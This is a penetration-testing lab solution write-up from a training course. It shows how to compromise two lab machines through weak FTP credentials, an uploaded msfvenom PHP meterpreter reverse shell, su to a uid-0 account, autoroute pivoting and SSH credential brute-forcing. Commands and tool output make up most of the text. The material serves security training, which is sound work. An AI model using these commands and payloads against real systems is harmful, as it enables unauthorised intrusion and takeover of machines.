



eLearnSecurity
Forging security professionals

BLACK-BOX PENETRATION TEST #3



PENETRATION TESTING | SECTION 3 MODULE 7 | LAB #19

LAB



1. SCENARIO

- You have been engaged in a Black-box Penetration Test (**172.16.37.0/24 range**). Your goal is to read the flag file on each machine. On some of them, you will be required to exploit a remote code execution vulnerability in order to read the flag.
- Some machines are exploitable instantly but some might require exploiting other ones first. Enumerate every compromised machine to identify valuable information, that will help you proceed further into the environment.
- If you are stuck on one of the machines, don't overthink and start pentesting another one.
- When you read the flag file, you can be sure that the machine was successfully compromised. But keep your eyes open – apart from the flag, other useful information may be present on the system.

- ❑ This is not a CTF! The flags' purpose is to help you identify if you fully compromised a machine or not.
- ❑ The solutions contain the shortest path to compromise each machine. **You should follow the penetration testing process covered in its entirety!**

2. GOALS

- Discover and exploit all machines on the network
- Read all flag files (one per machine)
- Obtain root privileges on both machines (meterpreter's [autoroute](#) functionality and ncrack's minimal.usr list will prove useful)

3. WHAT YOU WILL LEARN

- Network discovery
- Pivoting to other networks



- Basic privilege escalation

4. RECOMMENDED TOOLS

- Dirb
- Metasploit framework (recommended version 5)
- Nmap
- FTP Utility



SOLUTIONS



Below, you can find solutions for the engagement. Remember though that you can follow your own strategy (which may be different from the one explained below).

STEP 1: CONNECT TO THE VPN

Connect to the lab environment using the provided VPN file.

```
Thu May 16 10:14:02 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]23.111.189.36:42992
Thu May 16 10:14:02 2019 UDP link local (bound): [AF_INET][undef]:1194
Thu May 16 10:14:02 2019 UDP link remote: [AF_INET]23.111.189.36:42992
Thu May 16 10:14:02 2019 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]23.111.189.36:42992
Thu May 16 10:14:04 2019 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Thu May 16 10:14:04 2019 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Thu May 16 10:14:04 2019 WARNING: cipher with small block size in use, reducing reneg-bytes to 64MB to mitigate SWEET32 attacks.
Thu May 16 10:14:04 2019 TUN/TAP device tap0 opened
Thu May 16 10:14:04 2019 /sbin/ip link set dev tap0 up mtu 1500
Thu May 16 10:14:04 2019 /sbin/ip addr add dev tap0 10.13.37.4/24 broadcast 10.13.37.255
Thu May 16 10:14:04 2019 Initialization Sequence Completed
```

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.13.37.4 netmask 255.255.255.0 broadcast 10.13.37.255
    inet6 fe80::b46d:1cff:fe4d:9f80 prefixlen 64 scopeid 0x20<link>
    ether b6:6d:1c:4d:9f:80 txqueuelen 100 (Ethernet)
    RX packets 15 bytes 890 (890.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2052 bytes 107108 (104.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Make sure you received an IP address within the 10.13.37.0/24 range.

Don't worry about the fact that you got an IP within the 10.13.37.0/24 range. The 172.16.37.0/24 range is accessible through a static route.



STEP 2: DISCOVER LIVE HOSTS ON THE NETWORK

Using nmap, scan for live hosts on the **172.16.37.0/24** network.

```
root@0xluk3:~# nmap -sn 172.16.37.0/24 -oN discovery.nmap
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-16 10:48 CEST
Nmap scan report for 172.16.37.1
Host is up (0.16s latency).
Nmap scan report for 172.16.37.220
Host is up (0.16s latency).
Nmap scan report for 172.16.37.234
Host is up (0.18s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.23 seconds
```

Sort the discovered addresses (exclude your own IP address) and write the rest to a file. This file will be fed to nmap in order to perform a full TCP scan.

```
root@0xluk3:~# nmap -sn 172.16.37.0/24 -oN discovery.nmap
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-16 10:48 CEST
Nmap scan report for 172.16.37.1
Host is up (0.16s latency).
Nmap scan report for 172.16.37.220
Host is up (0.16s latency).
Nmap scan report for 172.16.37.234
Host is up (0.18s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.23 seconds
root@0xluk3:~# cat discovery.nmap | grep "for"
Nmap scan report for 172.16.37.1
Nmap scan report for 172.16.37.220
Nmap scan report for 172.16.37.234
root@0xluk3:~# cat discovery.nmap | grep "for" | cut -d " " -f 5
172.16.37.1
172.16.37.220
172.16.37.234
root@0xluk3:~# cat discovery.nmap | grep "for" | cut -d " " -f 5 > ips.txt
root@0xluk3:~# cat ips.txt
172.16.37.1
172.16.37.220
172.16.37.234
root@0xluk3:~#
```

Use **nmap** with following options:

- -sV for version identification
- -n for disabling reverse DNS lookup
- -v for Verbose
- -Pn to assume host is alive
- -p- to scan all the ports



- -T4 to speed things up
- -iL to use a list of IPs as input (ips.txt)
- --open to see just open ports and not closed / filtered ones
- -A for detailed information and running some scripts

```
nmap -sV -n -v -Pn -p- -T4 -iL ips.txt -A --open
```

You will come across something similar to the below.

```
Nmap scan report for 172.16.37.220
```

```
Host is up (0.16s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

```
|_ http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS
```

```
|_ http-server-header: Apache/2.4.18 (Ubuntu)
```

```
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
Nmap scan report for 172.16.37.234
```

```
Host is up (0.16s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
40121/tcp open  ftp      ProFTPD 1.3.0a
```

```
40180/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
```

```
|_ http-methods:
```

```
|_ Supported Methods: POST OPTIONS GET HEAD
```

```
|_ http-server-header: Apache/2.4.18 (Ubuntu)
```

```
|_ http-title: Apache2 Ubuntu Default Page: It works
```



STEP 3: INSPECT BOTH HTTP SERVICES

Using `dirb` against `http://172.16.37.234:40180` will result in the `http://172.16.37.234:40180/xyz/` directory being discovered. This directory contains following.

```
root@0xluk3:~# dirb http://172.16.37.234:40180

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Thu May 16 10:52:22 2019
URL_BASE: http://172.16.37.234:40180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.37.234:40180/ ----
```

```
Scanning URL: http://172.16.37.234:40180/
==> DIRECTORY: http://172.16.37.234:40180/xyz/
```




The screenshot shows a web browser window with the address bar displaying `172.16.37.234:40180/xyz/`. The page content displays detailed network statistics for three interfaces: `ens192`, `fe80::250:56ff:fe91:a13e/64`, and `ens224`. The statistics include link encap, HWaddr, inet addr, Bcast, Mask, MTU, Metric, RX packets, errors, dropped, overruns, carrier, collisions, txqueuelen, RX bytes, and TX bytes. The `ens224` interface is highlighted in blue.

```
ens192 Link encap:Ethernet HWaddr 00:50:56:91:a1:3e inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fe91:a13e/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:5721 errors:0 dropped:10 overruns:0 frame:0 TX packets:1165 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:431947 (431.9 KB) TX bytes:449826 (449.8 KB)
ens224 Link encap:Ethernet HWaddr 00:50:56:91:c5:aa inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fe91:c5aa/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:48 errors:0 dropped:10 overruns:0 frame:0 TX packets:51 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:6036 (6.0 KB) TX bytes:6119 (6.1 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:13908 errors:0 dropped:0 overruns:0 frame:0 TX packets:13908 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1 RX bytes:1031200 (1.0 MB) TX bytes:1031200 (1.0 MB)
```



In addition, if we inspect the **http://172.16.37.220** page's source code, we will come across the below.



```
1 <!--ens192    Link encap:Ethernet  HWaddr 00:50:56:91:71:30
2             inet addr:172.16.37.220  Bcast:172.16.37.255  Mask:255.255.255.0
3             inet6 addr: fe80::250:56ff:fe91:7130/64 Scope:Link
4             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
5             RX packets:4972 errors:0 dropped:5 overruns:0 frame:0
6             TX packets:507 errors:0 dropped:0 overruns:0 carrier:0
7             collisions:0 txqueuelen:1000
8             RX bytes:320397 (320.3 KB)  TX bytes:124729 (124.7 KB)
9
10 ens224      Link encap:Ethernet  HWaddr 00:50:56:91:d1:40
11             inet addr:172.16.50.222  Bcast:172.16.50.255  Mask:255.255.255.0
12             inet6 addr: fe80::250:56ff:fe91:d140/64 Scope:Link
13             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
14             RX packets:27 errors:0 dropped:5 overruns:0 frame:0
15             TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
16             collisions:0 txqueuelen:1000
17             RX bytes:2392 (2.3 KB)  TX bytes:6380 (6.3 KB)
18
19 lo          Link encap:Local Loopback
20             inet addr:127.0.0.1  Mask:255.0.0.0
21             inet6 addr: ::1/128 Scope:Host
22             UP LOOPBACK RUNNING  MTU:65536  Metric:1
23             RX packets:14040 errors:0 dropped:0 overruns:0 frame:0
24             TX packets:14040 errors:0 dropped:0 overruns:0 carrier:0
25             collisions:0 txqueuelen:1
26             RX bytes:1040880 (1.0 MB)  TX bytes:1040880 (1.0 MB)
27
```

Both the above inform us that there is another network that we are not yet capable of accessing. In order to get into it, we need to compromise one of the machines.



STEP 4: INSPECT THE FTP SERVICE ON THE 172.16.37.234 MACHINE

The FTP service on port 40121 has a promising banner. Let's try to log into it using the identified **ftpuser** username and a password that is the same as the identified username (**ftpuser**).

```
ftp 172.16.37.234 40121
```

```
root@0x1uk3:~# ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to
log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password:
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Luckily, we identified valid credentials and we are now able to explore the FTP environment.

By issuing basic commands we can identify that the FTP service allows the uploading of files into the webroot. This is a solid attack vector for remote code execution.

```
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 root    root      4096 May 15 07:52 html
226 Transfer complete.
ftp> cd html
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 root    root      11321 Mar 28 07:40 index.html
drwxrwxrwx  2 root    root      4096 Mar 28 07:55 xyz
226 Transfer complete.
ftp>
```

Now, we should focus on creating a suitable reverse shell.



STEP 5: MAKE THE APPROPRIATE PREPARATIONS TO ESTABLISH A REVERSE SHELL

A possible malware to try on an Apache server could be, for example, a php-based one. Let's generate such a malware using msfvenom, as follows.

```
msfvenom -p php/meterpreter_reverse_tcp lhost=10.13.37.4 lport=53 -o meterpreter.php

root@0xluk3:~# msfvenom -p php/meterpreter_reverse_tcp lhost=10.13.37.4 lport=53 -o meterpreter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30651 bytes
Saved as: meterpreter.php
```

- **lhost** is your tap0 IP address
- **lport** is the port you would like to listen on. It is recommended that you choose commonly used ports to get around firewall restrictions, instead of trying some exotic or funny ports like 31337 or the most common 4444 port.
- **-o** specifies the output file

Note, that this meterpreter-based file should be placed inside the directory from where you run the FTP client. For example, if your meterpreter.php file is on Desktop, then before connecting to the FTP service, make sure that your current working directory is also Desktop.

Before trying to establish a meterpreter session, we should set a Metasploit listener up, as follows.

```
use exploit/multi/handler
set lhost 10.13.37.4
set payload php/meterpreter_reverse_tcp
set lport 53
run
```



```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (php/meterpreter_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.13.37.4       yes       The listen address (an interface may be specified)
  LPORT  53               yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > run
```



STEP 6: UPLOAD THE METERPRETER-BASED FILE AND OBTAIN A REMOTE ROOT SHELL

Let's go back to the FTP connection. If it has timed out, reconnect by exiting the FTP client and connecting again.


Upload the meterpreter-based file using the "put" command (Do not confuse it with the HTTP PUT verb), as follows. Note the **cd html** command that ensures you are uploading directly to webroot.

```
ftp 172.16.37.234 40121
ftpuser
ftpuser
cd html
put meterpreter.php
```

```
root@0x1uk3:~# ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to
log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password:
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd html
250 CWD command successful
ftp> put meterpreter.php
local: meterpreter.php remote: meterpreter.php
200 PORT command successful
150 Opening BINARY mode data connection for meterpreter.php
226 Transfer complete.
30651 bytes sent in 0.00 secs (49.7974 MB/s)
ftp>
```

When uploading is complete, visit the meterpreter-based file through the browser and observe your newly-created meterpreter session being opened. Note, that the page will keep on loading and eventually display a timeout, but this is perfectly okay since all we care about is the server executing our reverse shell payload.





```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.4:53
[*] Meterpreter session 2 opened (10.13.37.4:53 -> 172.16.37.234:37226) at 2019-05-16 11:24:35 +0200

meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

Using the “shell” command, we are presented with a remote terminal. Then, issue the below for a friendlier terminal prompt.

```
shell
```

```
bash -i
```

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > shel
[-] Unknown command: shel.
meterpreter > shell
Process 1890 created.
Channel 0 created.
bash -i
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
www-data@xubuntu:/var/www/html$ tail /etc/passwd
tail /etc/passwd
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:126:RealtimeKit,,,:/proc:/bin/false
saned:x:118:127:./var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
elsuser:x:1000:1000:elsuser,,,:/home/elsuser:/bin/bash
ftpuuser:x:0:0:./home/ftpuuser:/bin/bash
test:x:1001:1002:./home/test:
www-data@xubuntu:/var/www/html$ 
```

By viewing **/etc/passwd** you notice that ftpuser is, in fact, a privileged system user (uid 0, effectively root).

```
elsuser:x:1000:1000:elsuser,,,:/home/elsuser:/bin/bash
ftpuuser:x:0:0:./home/ftpuuser:/bin/bash
test:x:1001:1002:./home/test:
www-data@xubuntu:/var/www/html$ 
```



So the logical thing is to execute the below, to escalate your privileges.

```
su ftpuser
```

Enter the password: “ftpuser” – like you did when logging into FTP.

This might fail due to lack of a terminal.

In order to spawn a terminal we can use Python, as follows.

```
python -c 'import pty;pty.spawn("/bin/bash");'
```

```
www-data@xubuntu:/var/www/html$ su ftpuser
su ftpuser
su: must be run from a terminal
www-data@xubuntu:/var/www/html$ python -c 'import pty;pty.spawn("/bin/bash");'
<tml$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@xubuntu:/var/www/html$ su ftpuser
su ftpuser
Password: ftpuser
root@xubuntu:/var/www/html#
```

If we look into the `/var/www` directory, we'll find the flag there.

```
www-data@xubuntu:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  3 root root 4096 May 15 07:05 .
drwxr-xr-x 15 root root 4096 Apr 26 05:38 ..
-rw-----  1 root root   27 Apr 26 05:38 .flag.txt
drwxr-xr-x  3 root root 4096 May 16 09:03 html
```

Note, that you need root-level privileges to read it.

```
root@xubuntu:/var/www# cat .flag.txt
cat .flag.txt
You got the first machine!
```



STEP 7: LEVERAGE THE COMPROMISED 172.16.37.234 MACHINE TO CREATE A ROUTE TO THE SECOND NETWORK AND COMPROMISE THE REMAINING 172.16.37.220 MACHINE

Issuing an “nmap” command when inside the 172.16.37.234 machine reveals that nmap is installed. Leverage it to scan the remaining machine **using its second IP address** (the **172.16.50.222** one, that was identified during the web application reconnaissance phase – Step 3).

```
Nmap scan report for 172.16.50.222
Host is up (0.00018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:50:56:91:D1:40 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An SSH service is running on 172.16.50.222. Background the shell by pressing **ctrl + z**. When the **meterpreter** > prompt appears, use meterpreter’s autoroute functionality in order to access it. You can do this, as follows.

```
run autoroute -s 172.16.50.0/24
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.036KB)
root@xubuntu:/var/www# ^Z
Background channel 0? [y/N] y
meterpreter > run autoroute -s 172.16.50.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.50.0/255.255.255.0...
[+] Added route to 172.16.50.0/255.255.255.0 via 172.16.37.234
[*] Use the -p option to list all active routes
meterpreter >
```



STEP 8: BRUTEFORCE / GUESS SSH CREDENTIALS USING METASPLOIT'S SSH_LOGIN MODULE

Autoroute routes our exploitation attempts through the first compromised machine and enables us to access the remaining machine, through the second network (172.16.50.0/24). As seen above, having access to that network made us capable of identifying and accessing additional services running on the remaining machine.

Let's focus on the SSH one. We can now leverage Metasploit's `ssh_login` module to guess valid SSH credentials. We can do that as follows.

```
use auxiliary/scanner/ssh/ssh_login
show options
set rhosts 172.16.50.222
set user_file /usr/share/ncrack/minimal.usr
set pass_file /usr/share/ncrack/minimal.usr
set verbose true
run
```

After a short time, a new Meterpreter session will be opened.

```
[*] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root) groups=0(root) Linux xubuntu 4.4.0-104-generic
#127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 3 opened (10.13.37.4-172.16.37.234:0 -> 172.16.50.222:22) at 2019-05-16 11:40:45 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

You can switch to the newly opened session, as follows.

```
sessions -i 3
bash -i
```



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
=====

  Id  Name  Type                Information                                Connection
  --  ---  ---                -
  2    meterpreter php/linux www-data (33) @ xubuntu 10.13.37.4:53 -> 172.16.37.234:37226 (172.16.37.234)
  3    shell linux          SSH root:root (172.16.50.222:22) 10.13.37.4-172.16.37.234:0 -> 172.16.50.222:22 (172.16.50.222)

msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Finally, if you navigate to the home directory (/root), you will come across the flag **.flag.txt**.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 3
[*] Starting interaction with 3...

mesg: ttyname failed: Inappropriate ioctl for device
bash -i
bash: cannot set terminal process group (2212): Inappropriate ioctl for device
bash: no job control in this shell
root@xubuntu:~# pwd
/root
root@xubuntu:~# ls -la
ls -la
total 44
drwx----- 6 root root 4096 Apr  1 16:52 .
drwxr-xr-x 24 root root 4096 Dec 15  2017 ..
-rw----- 1 root root 4096 May 15 08:30 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
drwx----- 2 root root 4096 Mar 29 08:38 .cache
drwxr-xr-x 3 root root 4096 Mar 27 08:31 .composer
-rw-r--r-- 1 root root  22 Apr  1 16:52 .flag.txt
-rw----- 1 root root  53 Mar 27 09:28 .mysql_history
drwxr-xr-x 2 root root 4096 Mar 27 08:20 .nano
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwx----- 2 root root 4096 Mar 27 09:33 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~# 
```

Note, that you will see the flag in the directory contents only after executing **ls** with the “**-la**” parameters since it is a hidden file.

